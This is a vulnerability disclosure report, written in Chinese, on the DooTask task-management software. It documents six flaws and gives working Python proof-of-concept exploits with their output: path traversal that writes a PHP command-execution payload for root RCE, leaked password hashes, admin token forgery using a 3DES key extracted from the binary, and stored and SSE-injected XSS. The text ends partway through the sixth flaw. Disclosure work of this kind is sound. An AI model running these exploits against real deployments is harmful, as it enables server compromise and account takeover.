DooTask 漏洞报告
软件名称:DooTask
开发者或厂商:kuaifan
代码仓库:https://github.com/kuaifan/dootask
1. content__office 路径穿越导致 RCE
| 简要描述: | 普通用户通过 api/file/content/office 的 key 参数穿越写入 Blade 模板,在服务器上执行命令。 |
|---|---|
| 影响版本: | 0.4.0 ~ 1.10.38 |
| 漏洞引入: | dootask commit 69e14fed |
| 前置条件: | 攻击者持有普通账号。 |
漏洞成因
content__office 校验了文件属于当前用户,key 与 url 由请求提供。key 被拼入 public_path(),public_path() 不会把 .. 规范化,Ihttp::download() 以追加模式写入该路径。相关代码如下:
# app/Http/Controllers/Api/FileController.php:846-882    commit 8cfcc9048e
$key = Request::input('key');
$url = Request::input('url');
//
$file = File::permissionFind($id, $user, 1);
//
if ($status === 2) {
    $parse = parse_url($url);
    $from = 'http://nginx' . $parse['path'] . '?' . $parse['query'];
    $path = 'uploads/file/' . $file->type . '/' . date("Ym") . '/' . $file->id . '/' . $key;
    $save = public_path($path);
    Base::makeDir(dirname($save));
    $res = Ihttp::download($from, $save);
Ihttp 的写入逻辑如下:
# app/Module/Ihttp.php:271-291    commit 8cfcc9048e
$file = curl_exec($ch);
curl_close($ch);
//
$res = fopen($fileFile, 'a');
fwrite($res, $file);
fclose($res);
把 key 设为 ../../../../../../resources/views/main.blade.php,把 url 指向攻击者文件中的 PHP 代码,Blade 模板的修改时间变化后会重新编译,访问首页即可执行命令。
复现环境搭建
环境搭建如下:
git clone https://github.com/kuaifan/dootask.git
cd dootask
git checkout 8cfcc9048e
sudo ./cmd install --port 80
8cfcc9048e 是 v1.10.38 对应的提交。示例使用默认的 80 端口。安装完成后,终端会输出管理员密码。注册 attacker@example.com,密码为 Attacker123!。
复现过程
登录普通账号,创建文档,把 PHP 代码保存为文档内容,再通过 content__office 写入 Blade 模板:
import json

import httpx

BASE = "http://127.0.0.1"

r = httpx.post(BASE + "/api/users/login", data={
    "email": "attacker@example.com",
    "password": "Attacker123!",
}, headers={"platform": "web"}, timeout=30)
token = r.json()["data"]["token"]
print("token:", token)
h = {"platform": "web", "token": token}

r = httpx.post(BASE + "/api/file/add", headers=h, data={
    "name": "rce-poc", "type": "document", "pid": "0",
}, timeout=30)
fid = r.json()["data"]["id"]
print("file_id:", fid)

payload = '<?php echo "RCE-OK:"; system(request()->input("c")); ?>'
r = httpx.post(BASE + "/api/file/content/save", headers=h, data={
    "id": str(fid), "content": json.dumps({"content": payload, "type": "md"}),
}, timeout=30)
path = json.loads(r.json()["data"]["content"])["url"]
print("payload_url:", BASE + "/" + path)

r = httpx.post(BASE + "/api/file/content/office", headers=h, data={
    "id": str(fid), "status": "2", "url": "http://nginx/" + path,
    "key": "../../../../../../resources/views/main.blade.php",
}, timeout=30)
print("write:", r.status_code, r.text)

r = httpx.get(BASE + "/", params={"c": "id"}, timeout=30)
print("rce:", r.status_code, r.text.strip().splitlines()[-1])
输出如下:
token: YIG8ANC8q2SstA88NO_ve-OMflIRJ0hpsv71EZeagNobaRxgErdAfWC7A_Em1nSnDj2_UupdygPiXcvDWKTAxcvv09I5d-RX_CZB3dE4tEgnAIdpycrjUD-Dd2v3x11uAiBDdgnQdH0
file_id: 17
payload_url: http://127.0.0.1/uploads/file/document/202611/17/7a750e455f2041a3ccc0168e099912ac
write: 200 {"error":0}
rce: 200 RCE-OK:uid=0(root) gid=0(root) groups=0(root)
2. 工作报告接口泄露用户密码哈希与 token 材料
| 简要描述: | 普通用户提交工作报告并指定接收人后,响应返回接收人的 password、encrypt 与 last_at。 |
|---|---|
| 影响版本: | 0.11.96 ~ 1.10.38 |
| 漏洞引入: | dootask commit 1263603c |
| 前置条件: | 攻击者持有普通账号。 |
漏洞成因
ReportController::store 接收 receive 数组,只检查 userid 是否存在,然后返回汇报模型。Report 的 $appends 包含 receives,读取该属性时会加载 receivesUser 关联,Laravel 序列化时把关联用户的完整字段一并输出。User 的 $hidden 只有 updated_at,因此密码哈希与 encrypt 出现在响应中。相关代码如下:
# app/Http/Controllers/Api/ReportController.php:178-295    commit 8cfcc9048e
$input = [
    ...
    "receive" => Request::input("receive"),
    ...
];
...
if (count($input["receive"]) !== User::whereIn("userid", $input["receive"])->count()) {
    return Base::retError("用户不存在");
}
...
return Base::retSuccess("保存成功", $report);
Report 模型的关联配置如下:
# app/Models/Report.php:79-124    commit 8cfcc9048e
protected $appends = [
    'receives',
];

public function receivesUser(): BelongsToMany
{
    return $this->belongsToMany(User::class, ReportReceive::class, "rid", "userid")
        ->withPivot("receive_at", "read");
}

public function getReceivesAttribute()
{
    if (!isset($this->appendattrs['receives'])) {
        $this->appendattrs['receives'] = empty($this->receivesUser) ? [] : array_column($this->receivesUser->toArray(), "userid");
    }
    return $this->appendattrs['receives'];
}
User 模型的隐藏字段如下:
# app/Models/User.php:96-98    commit 8cfcc9048e
protected $hidden = [
    'updated_at',
];
receive 中的 userid 不受部门、项目或会话限制,传入管理员 userid 即可让管理员出现在 receives_user 中。
复现环境搭建
按第 1 节的方式部署,重新安装后注册 attacker@example.com,密码为 Attacker123!。管理员使用安装输出中的密码登录一次,使 last_at 有值。
复现过程
以普通账号提交一份周报,把管理员设为接收人:
import json

import httpx

BASE = "http://127.0.0.1"

r = httpx.post(BASE + "/api/users/login", data={
    "email": "attacker@example.com",
    "password": "Attacker123!",
}, headers={"platform": "web"}, timeout=30)
token = r.json()["data"]["token"]
h = {"platform": "web", "token": token}

r = httpx.post(BASE + "/api/report/store", headers=h, data={
    "title": "Weekly report",
    "type": "weekly",
    "content": "<p>report body</p>",
    "receive[]": "1",
}, timeout=30)
print(json.dumps(r.json(), ensure_ascii=False, indent=2))
输出如下:
{
  "ret": 1,
  "msg": "保存成功",
  "data": {
    "sign": "6202647",
    "title": "Weekly report",
    "type": "weekly",
    "userid": 6,
    "updated_at": "2026-11-19 09:57:43",
    "created_at": "2026-11-19 09:57:43",
    "id": 1,
    "content": "<p>report body</p>",
    "receives": [
      1
    ],
    "receives_user": [
      {
        "userid": 1,
        "identity": [
          "admin"
        ],
        "department": [],
        "az": "A",
        "pinyin": "",
        "email": "admin@dootask.com",
        "tel": "",
        "nickname": "adm***@dootask.com",
        "profession": "管理员",
        "birthday": null,
        "address": null,
        "introduction": null,
        "userimg": "http://127.0.0.1/avatar/adm%2A%2A%2A%40dootask.com.png",
        "encrypt": "52c872",
        "password": "c3d2f0bbadcfd01a572f58d102d385e8",
        "changepass": 0,
        "login_num": 74,
        "last_ip": "192.168.128.1",
        "last_at": "2026-11-19 09:57:41",
        "line_ip": "192.168.128.1",
        "line_at": "2026-11-19 09:57:41",
        "task_dialog_id": 18,
        "created_ip": "",
        "disable_at": null,
        "email_verity": 1,
        "bot": 0,
        "lang": "",
        "created_at": "2026-11-18 20:58:52",
        "pivot": {
          "rid": 1,
          "userid": 1,
          "receive_at": "2026-11-19 09:57:43",
          "read": 0
        }
      }
    ]
  }
}
响应中的 password 是加盐后的密码哈希,encrypt 是盐,last_at 是目标用户的上次登录时间。三者在第 3 节用于重建 token。
3. token 使用确定性 3DES 加密导致账号接管
| 简要描述: | 结合工作报告泄露的 encrypt 与 last_at,攻击者可重建目标用户的 token,接管管理员账号。 |
|---|---|
| 影响版本: | 0.25.39 ~ 1.10.38 |
| 漏洞引入: | dootask commit 3a9001e0 |
| 前置条件: | 已知目标用户的 encrypt 与 last_at。 |
漏洞成因
User::generateToken 把 userid、email、encrypt 与有效天数交给 Doo::tokenEncode。Doo::tokenEncode 调用 doo.so 中的 tokenEncode,生成的 token 是 JSON 明文的 3DES-ECB 密文,没有随机数,没有 MAC。相关代码如下:
# app/Models/User.php:822-840    commit 8cfcc9048e
if ($refresh) {
    $days = $userinfo->bot ? 0 : max(1, intval(Base::settingFind('system', 'token_valid_days', 30)));
    $token = Doo::tokenEncode($userinfo->userid, $userinfo->email, $userinfo->encrypt, $days);
} else {
    $token = Doo::userToken();
}
UserDevice::record($token);
DooSo 的封装如下:
# app/Module/Interface/DooSo.php:222-237    commit 8cfcc9048e
public function tokenEncode($userid, $email, $encrypt, int $days = 15): string
{
    return self::string($this->so->tokenEncode($userid, $email, $encrypt, $days));
}

public function tokenDecode($token): array
{
    $array = Base::json2array(self::string($this->so->tokenDecode($token)));
    $array['expired_at'] = $array['expired_at'] === 'forever' ? null : $array['expired_at'];
    return $array;
}
doo.so 中保存着固定的密钥材料。本文使用官方 kuaifan/php:swoole-8.4.27 镜像,doo.so 位于 /usr/lib/doo/doo.so。从容器取出 doo.so:
docker cp $(docker ps -qf "name=dootask-php"):/usr/lib/doo/doo.so ./doo.so密钥由二进制中的一段字符串派生:
import hashlib

data = open("doo.so", "rb").read()
blob = data[0x732d8b:0x732d8b + 0x3d1]
print(blob[100:125])
print(blob[150:160])
key = hashlib.md5(hashlib.md5(blob[100:125]).hexdigest().encode() + blob[150:160]).hexdigest()[:24]
print(key)
输出如下:
b"'>$]W&vw:7]{Pq;HP;O16.:l."
b'BP)SkRT&a<'
3bd3db228a027f6d147b47cc
token 的明文结构是 {"userid":1,"email":"admin@dootask.com","encrypt":"68f136","expired_at":"2026-12-19 01:58:28"}。expired_at 使用 UTC,等于 last_at 换算到 UTC 后加上 token_valid_days,默认 30 天。默认时区为 PRC,下面的脚本按 UTC+8 换算;修改过时区时按系统设置调整。
User::authInfo 先调用 UserDevice::check,后者只检查 md5(token) 是否存在于设备表;随后按 userid、email、encrypt 查询用户。相关代码如下:
# app/Models/User.php:771-793    commit 8cfcc9048e
if (!UserDevice::check()) {
    return RequestContext::save('auth', false);
}
$user = self::whereUserid(Doo::userId())->whereEmail(Doo::userEmail())->whereEncrypt(Doo::userEncrypt())->first();
UserDevice 的设备校验如下:
# app/Models/UserDevice.php:202-225    commit 8cfcc9048e
$token = Doo::userToken();
$hash = md5($token);
if (Cache::has(self::ck($hash))) {
    return $hash;
}
$row = self::whereHash($hash)->first();
if ($row) {
    if ($row->expired_at && Carbon::parse($row->expired_at)->isPast()) {
        self::forget($row);
        return null;
    }
    self::record();
    return $hash;
}目标用户登录时,User::generateToken 已把该确定性 token 的 md5 写入设备表,因此重建出的 token 会命中该记录。
复现环境搭建
按第 1 节的方式部署,重新安装后注册 attacker@example.com,密码为 Attacker123!。管理员使用安装输出中的密码登录一次,使 last_at 有值。
复现过程
脚本依赖 pycryptodome 与 httpx。先通过工作报告取得管理员的 encrypt 与 last_at,再计算 token:
import base64
import datetime
import json

import httpx
from Crypto.Cipher import DES3
from Crypto.Util.Padding import pad

BASE = "http://127.0.0.1"

r = httpx.post(BASE + "/api/users/login", data={
    "email": "attacker@example.com",
    "password": "Attacker123!",
}, headers={"platform": "web"}, timeout=30)
token = r.json()["data"]["token"]
h = {"platform": "web", "token": token}

r = httpx.post(BASE + "/api/report/store", headers=h, data={
    "title": "Weekly report",
    "type": "weekly",
    "content": "<p>report body</p>",
    "receive[]": "1",
}, timeout=30)
u = r.json()["data"]["receives_user"][0]
print("leak:", json.dumps({k: u[k] for k in ("userid", "email", "encrypt", "last_at")}, ensure_ascii=False))

last = datetime.datetime.strptime(u["last_at"], "%Y-%m-%d %H:%M:%S") - datetime.timedelta(hours=8)
exp = last + datetime.timedelta(days=30)
obj = {
    "userid": u["userid"],
    "email": u["email"],
    "encrypt": u["encrypt"],
    "expired_at": exp.strftime("%Y-%m-%d %H:%M:%S"),
}
plaintext = json.dumps(obj, separators=(",", ":")).encode()
key = b"3bd3db228a027f6d147b47cc"
forged = base64.urlsafe_b64encode(
    DES3.new(key, DES3.MODE_ECB).encrypt(pad(plaintext, 8))
).rstrip(b"=").decode()
print("plaintext:", plaintext.decode())
print("token:", forged)

r = httpx.get(BASE + "/api/users/info", headers={"platform": "web", "token": forged}, timeout=30)
print(json.dumps(r.json(), ensure_ascii=False, indent=1))

r = httpx.get(BASE + "/api/users/lists", headers={"platform": "web", "token": forged},
              params={"page": 1, "pagesize": 2}, timeout=30)
print(r.text)
输出如下:
leak: {"userid": 1, "email": "admin@dootask.com", "encrypt": "68f136", "last_at": "2026-11-19 09:58:28"}
plaintext: {"userid":1,"email":"admin@dootask.com","encrypt":"68f136","expired_at":"2026-12-19 01:58:28"}
token: YIG8ANC8q2QxFV_Gf8qwkPdBj2EpsqGqlfc3qvSdg7ksVkZcokOUtQn43XGK0NK3EN-hZlOkDRhyG4nfauPDZanB0kpNgtZ2xAtCGWGsDoamXzvV7BIQ7AG6DIlQ3rcu
完整响应如下:
{
 "ret": 1,
 "msg": "success",
 "data": {
  "userid": 1,
  "identity": [
   "admin"
  ],
  "department": [],
  "az": "A",
  "pinyin": "",
  "email": "admin@dootask.com",
  "tel": "",
  "nickname": "adm***@dootask.com",
  "profession": "管理员",
  "birthday": null,
  "address": null,
  "introduction": null,
  "userimg": "http://127.0.0.1/avatar/adm%2A%2A%2A%40dootask.com.png",
  "changepass": 0,
  "login_num": 74,
  "last_ip": "192.168.144.1",
  "last_at": "2026-11-19 09:58:28",
  "line_ip": "192.168.144.1",
  "line_at": "2026-11-19 09:58:28",
  "task_dialog_id": 18,
  "created_ip": "",
  "disable_at": null,
  "email_verity": 1,
  "bot": 0,
  "lang": "",
  "created_at": "2026-11-18 20:59:39",
  "token": "YIG8ANC8q2QxFV_Gf8qwkPdBj2EpsqGqlfc3qvSdg7ksVkZcokOUtQn43XGK0NK3EN-hZlOkDRhyG4nfauPDZanB0kpNgtZ2xAtCGWGsDoamXzvV7BIQ7AG6DIlQ3rcu",
  "nickname_original": "",
  "department_name": "",
  "department_owner": false,
  "managed_departments": []
 }
}
/api/users/lists 是管理员接口,伪造 token 调用后返回全站用户列表:
{"ret":1,"msg":"success","data":{"current_page":1,"data":[{"userid":6,"identity":[],"department":[],"az":"A","pinyin":"attexamplecom","email":"attacker@example.com","tel":"","nickname":"att***@example.com","profession":"","birthday":null,"address":null,"introduction":null,"userimg":"http:\/\/127.0.0.1\/avatar\/att%2A%2A%2A%40example.com.png","encrypt":"ZPRMLY","password":"b724edc7d5ac0e7946c2c799b8516995","changepass":0,"login_num":3,"last_ip":"192.168.144.1","last_at":"2026-11-19 09:58:30","line_ip":"192.168.144.1","line_at":"2026-11-19 09:58:30","task_dialog_id":0,"created_ip":"192.168.144.1","disable_at":null,"email_verity":0,"bot":0,"lang":"","created_at":"2026-11-19 01:58:28","nickname_original":""},{"userid":2,"identity":[],"department":[],"az":"T","pinyin":"","email":"test@dootask.com","tel":"","nickname":"tes***@dootask.com","profession":"\u6d4b\u8bd5\u5458","birthday":null,"address":null,"introduction":null,"userimg":"http:\/\/127.0.0.1\/avatar\/tes%2A%2A%2A%40dootask.com.png","encrypt":"18cZzh","password":"7eedd4cbf70da996d21f641bcc6cb412","changepass":0,"login_num":64,"last_ip":"192.168.144.1","last_at":"2026-11-19 09:58:29","line_ip":"192.168.144.1","line_at":"2026-11-19 09:58:29","task_dialog_id":16,"created_ip":"","disable_at":null,"email_verity":1,"bot":0,"lang":"","created_at":"2026-11-18 20:59:39","nickname_original":""}],"first_page_url":"http:\/\/127.0.0.1\/api\/users\/lists?page=1","from":1,"last_page":2,"last_page_url":"http:\/\/127.0.0.1\/api\/users\/lists?page=2","links":[{"url":null,"label":"« Previous","page":null,"active":false},{"url":"http:\/\/127.0.0.1\/api\/users\/lists?page=1","label":"1","page":1,"active":true},{"url":"http:\/\/127.0.0.1\/api\/users\/lists?page=2","label":"2","page":2,"active":false},{"url":"http:\/\/127.0.0.1\/api\/users\/lists?page=2","label":"Next »","page":2,"active":false}],"next_page_url":"http:\/\/127.0.0.1\/api\/users\/lists?page=2","path":"http:\/\/127.0.0.1\/api\/users\/lists","per_page":2,"prev_page_url":null,"to":2,"total":3}}4. 跨会话消息注入与存储型 XSS
| 简要描述: | 普通用户通过 msg/sendfileid 向其他会话发送带 HTML 的消息,目标用户打开会话时执行 XSS,接管受害者账号。 |
|---|---|
| 影响版本: | 0.44.53 ~ 1.10.38 |
| 漏洞引入: | dootask commit 0ffbaaae |
| 前置条件: | 攻击者持有普通账号,目标用户打开了被注入的会话。 |
漏洞成因
msg__sendfileid 把 leave_message 原样拼进 HTML,然后调用 sendMsgBatch。sendMsgBatch 遍历 dialogids 时没有调用 WebSocketDialog::checkDialog,会话 ID 都可以作为目标。相关代码如下:
# app/Http/Controllers/Api/DialogController.php:1548-1569    commit 8cfcc9048e
$leave_message = Request::input('leave_message');
...
$fileMsg = "<p><a class=\"mention file\" href=\"{{RemoteURL}}single/file/{$fileLink['code']}\" target=\"_blank\">~{$file->getNameAndExt()}</a></p>";
if ($leave_message) {
    $fileMsg .= "<p>{$leave_message}</p>";
}
//
return WebSocketDialogMsg::sendMsgBatch($user, $userids, $dialogids, $fileMsg);
sendMsgBatch 的实现如下:
# app/Models/WebSocketDialogMsg.php:1576-1614    commit 8cfcc9048e
if ($dialogids) {
    if (!is_array($dialogids)) {
        $dialogids = [$dialogids];
    }
    foreach ($dialogids as $dialogid) {
        $res = WebSocketDialogMsg::sendMsg(null, $dialogid, 'text', ['text' => $msgText], $user->userid);
        if (Base::isSuccess($res)) {
            $msgs[] = $res['data'];
            $already[] = $dialogid;
        }
    }
}
sendMsg 对 text 类型只检查链接和图片标记,不调用 formatMsg 清洗。前端 text.vue 用 v-html 渲染消息文本。相关代码如下:
<!-- resources/assets/js/pages/manage/components/DialogView/text.vue:5    commit 8cfcc9048e -->
<pre v-else @click="viewText" v-html="$A.formatTextMsg(msg.text, userId)"></pre>
复现环境搭建
按第 1 节的方式部署,重新安装后注册 attacker@example.com,密码为 Attacker123!。管理员使用安装输出中的密码登录。系统初始数据中存在管理员与测试员的会话,会话 ID 为 1,攻击者不是该会话成员。
复现过程
攻击者创建自己的文件,然后把带 HTML 的留言发送到会话 1:
import httpx

BASE = "http://127.0.0.1"

r = httpx.post(BASE + "/api/users/login", data={
    "email": "attacker@example.com",
    "password": "Attacker123!",
}, headers={"platform": "web"}, timeout=30)
token = r.json()["data"]["token"]
h = {"platform": "web", "token": token}

r = httpx.post(BASE + "/api/file/add", headers=h, data={
    "name": "quarterly-report.pdf", "type": "document", "pid": "0",
}, timeout=30)
fid = r.json()["data"]["id"]

payload = '<img src=x onerror="var d=document.createElement(\'div\');d.style=\'position:fixed;left:0;top:0;width:100%;height:120px;background:#b00020;color:#fff;font:700 48px sans-serif;display:flex;align-items:center;justify-content:center;z-index:999999\';d.textContent=\'XSS-BATCH\';document.body.appendChild(d)">'
r = httpx.post(BASE + "/api/dialog/msg/sendfileid", headers=h, data={
    "file_id": str(fid),
    "dialogids[]": "1",
    "leave_message": payload,
}, timeout=30)
print(r.text)
会话 1 的成员是管理员与测试员,攻击者不是成员。攻击者读取该会话时被拒绝:
HTTP/1.1 200
{"ret":-4003,"msg":"不在成员列表内","data":{"dialog_id":1}}
msg/sendfileid 仍然返回成功:
{
  "ret": 1,
  "msg": "发送成功",
  "data": {
    "msgs": [
      {
        "dialog_id": "1",
        "dialog_type": "user",
        "session_id": 0,
        "reply_id": 0,
        "forward_id": 0,
        "userid": 6,
        "type": "text",
        "mtype": "image",
        "link": 1,
        "bot": 0,
        "msg": {
          "text": "<p><a class=\"mention file\" href=\"{{RemoteURL}}single/file/MTcsNixpeXF1WmtteQ==\" target=\"_blank\">~quarterly-report.pdf.md</a></p><p><img src=x onerror=\"var d=document.createElement('div');d.style='position:fixed;left:0;top:0;width:100%;height:120px;background:#b00020;color:#fff;font:700 48px sans-serif;display:flex;align-items:center;justify-content:center;z-index:999999';d.textContent='XSS-BATCH';document.body.appendChild(d)\"></p>"
        },
        "read": 0,
        "send": 1,
        "created_at": "2026-11-19 09:59:18",
        "id": 30,
        "percentage": 0
      }
    ]
  }
}

管理员打开会话 1 后,消息中的 onerror 执行,页面顶部出现红色横幅:
5. 未授权 SSE 注入导致 XSS
| 简要描述: | 匿名用户可向在线用户推送 stream_url,目标打开会话时执行 XSS,接管受害者账号。 |
|---|---|
| 影响版本: | 0.28.91 ~ 1.10.38 |
| 漏洞引入: | dootask commit 395ccaad |
| 前置条件: | 目标用户在线并打开一个聊天窗口,攻击者控制一个允许跨域访问的 SSE 服务。 |
漏洞成因
msg__stream 没有调用 User::auth(),userid 与 stream_url 来自请求。服务端把 msgStream 推送给指定用户。相关代码如下:
# app/Http/Controllers/Api/DialogController.php:957-982    commit 8cfcc9048e
public function msg__stream()
{
    $userid = intval(Request::input('userid'));
    $stream_url = trim(Request::input('stream_url'));
    $source = trim(Request::input('source', 'api'));
    //
    if ($userid <= 0) {
        return Base::retError('参数错误');
    }
    //
    if ($source === 'ai') {
        $stream_url = '/ai' . preg_replace('/^\/ai\/?/', '/', $stream_url);
    }
    //
    $params = [
        'userid' => $userid,
        'msg' => [
            'type' => 'msgStream',
            'stream_url' => $stream_url,
        ]
    ];
    $task = new PushTask($params, false);
    Task::deliver($task);
    //
    return Base::retSuccess('success');
}
前端收到 msgStream 后订阅该地址。append 与 replace 事件把内容写入对应消息的 msg.text。相关代码如下:
// resources/assets/js/store/actions.js:4545-4585    commit 8cfcc9048e
streamMsgSubscribe({state, dispatch}, streamUrl) {
    if (!/^https?:\/\//i.test(streamUrl)) {
        streamUrl = $A.mainUrl(streamUrl.substring(1))
    }
    if (state.dialogSseList.find(item => item.streamUrl == streamUrl)) {
        return
    }
    const sse = new SSEClient(streamUrl)
    sse.subscribe(['append', 'replace', 'done'], (type, e) => {
        switch (type) {
            case 'append':
            case 'replace':
                const data = $A.jsonParse(e.data);
                dispatch("streamMsgData", {
                    type, id: e.lastEventId, text: data.content
                })
                break;
DialogWrapper 的写入逻辑如下:
// resources/assets/js/pages/manage/components/DialogWrapper.vue:2190-2245    commit 8cfcc9048e
onMsgChange(data) {
    const item = this.allMsgs.find(({type, id}) => type == "text" && id == data.id)
    if (!item) {
        return
    }
    ...
    let finalText = msg.text;
    for (const data of batch) {
        const {type, text} = data;
        if (type === 'append') {
            finalText += text;
        } else if (type === 'replace') {
            finalText = text;
        }
    }
    msg.text = finalText;
消息文本最终由 v-html 渲染,事件中的 HTML 会被执行。
复现环境搭建
按第 1 节的方式部署,重新安装后注册 attacker@example.com,密码为 Attacker123!。管理员使用安装输出中的密码登录,并在与测试员的会话中新建一条文本消息。本文实验中的消息 ID 为 30,实际复现时把 SSE 事件中的 id 换成该消息的真实 ID。
在攻击者主机上运行 SSE 服务:
import asyncio

from fastapi import FastAPI
from fastapi.responses import StreamingResponse

app = FastAPI()
PAYLOAD = "<img src=x onerror=\"var d=document.createElement('div');d.style='position:fixed;left:0;top:0;width:100%;height:120px;background:#b00020;color:#fff;font:700 48px sans-serif;display:flex;align-items:center;justify-content:center;z-index:999999';d.textContent='XSS-STREAM';document.body.appendChild(d)\">"


@app.get("/sse")
async def sse():
    async def gen():
        yield ": connected\n\n"
        await asyncio.sleep(3)
        yield "id: 30\nevent: append\ndata: {\"content\": \"%s\"}\n\n" % PAYLOAD.replace('"', '\\"')
        while True:
            yield ": ping\n\n"
            await asyncio.sleep(15)

    return StreamingResponse(gen(), media_type="text/event-stream", headers={
        "Access-Control-Allow-Origin": "*",
    })
安装 fastapi 与 uvicorn 后启动服务:
uvicorn server:app --host 0.0.0.0 --port 18099Access-Control-Allow-Origin 是跨源 EventSource 所必需的响应头。
复现过程
管理员登录后打开与测试员的会话,页面显示消息 ID 30。攻击者不需要账号,发送:
curl -s "http://127.0.0.1/api/dialog/msg/stream?userid=1&stream_url=http://127.0.0.1:18099/sse"响应如下:
{"ret":1,"msg":"success","data":[]}SSE 服务在 3 秒后推送事件:
id: 30
event: append
data: {"content": "<img src=x onerror=\"var d=document.createElement('div');d.style='position:fixed;left:0;top:0;width:100%;height:120px;background:#b00020;color:#fff;font:700 48px sans-serif;display:flex;align-items:center;justify-content:center;z-index:999999';d.textContent='XSS-STREAM';document.body.appendChild(d)\">"}

管理员页面收到事件后,消息 30 的文本被追加,onerror 执行,页面顶部出现红色横幅:
6. 消息批量转发越权读取其他会话内容
| 简要描述: | 普通用户通过 msg/forward 的批量分支只校验最早一条消息所属会话,读取其他会话的消息内容。 |
|---|---|
| 影响版本: | 1.7.14 ~ 1.10.38 |
| 漏洞引入: | dootask commit 984b98e4 |
| 前置条件: | 攻击者持有普通账号,并能创建一条早于目标消息的消息。 |
漏洞成因
msg__forward 的批量分支取出所有消息后按 created_at 升序排列,只对第一条消息调用 WebSocketDialog::checkDialog。循环中的其他消息没有会话成员校验。相关代码如下:
# app/Http/Controllers/Api/DialogController.php:2376-2420    commit 8cfcc9048e
if (!empty($msg_ids) && is_array($msg_ids)) {
    if (count($msg_ids) > 100) {
        return Base::retError("最多转发100条消息");
    }
    $allMsgs = [];
    $msgs = WebSocketDialogMsg::whereIn('id', $msg_ids)->orderBy('created_at')->get();
    if ($msgs->isEmpty()) {
        return Base::retError("消息不存在或已被删除");
    }
    WebSocketDialog::checkDialog($msgs->first()->dialog_id);
    foreach ($msgs as $msg) {
        if (in_array($msg->type, WebSocketDialogMsg::$unforwardableTypes)) {
            continue;
        }
        $res = $msg->forwardMsg($dialogids, $userids, $user, $show_source, $leave_message);
        ...
    }
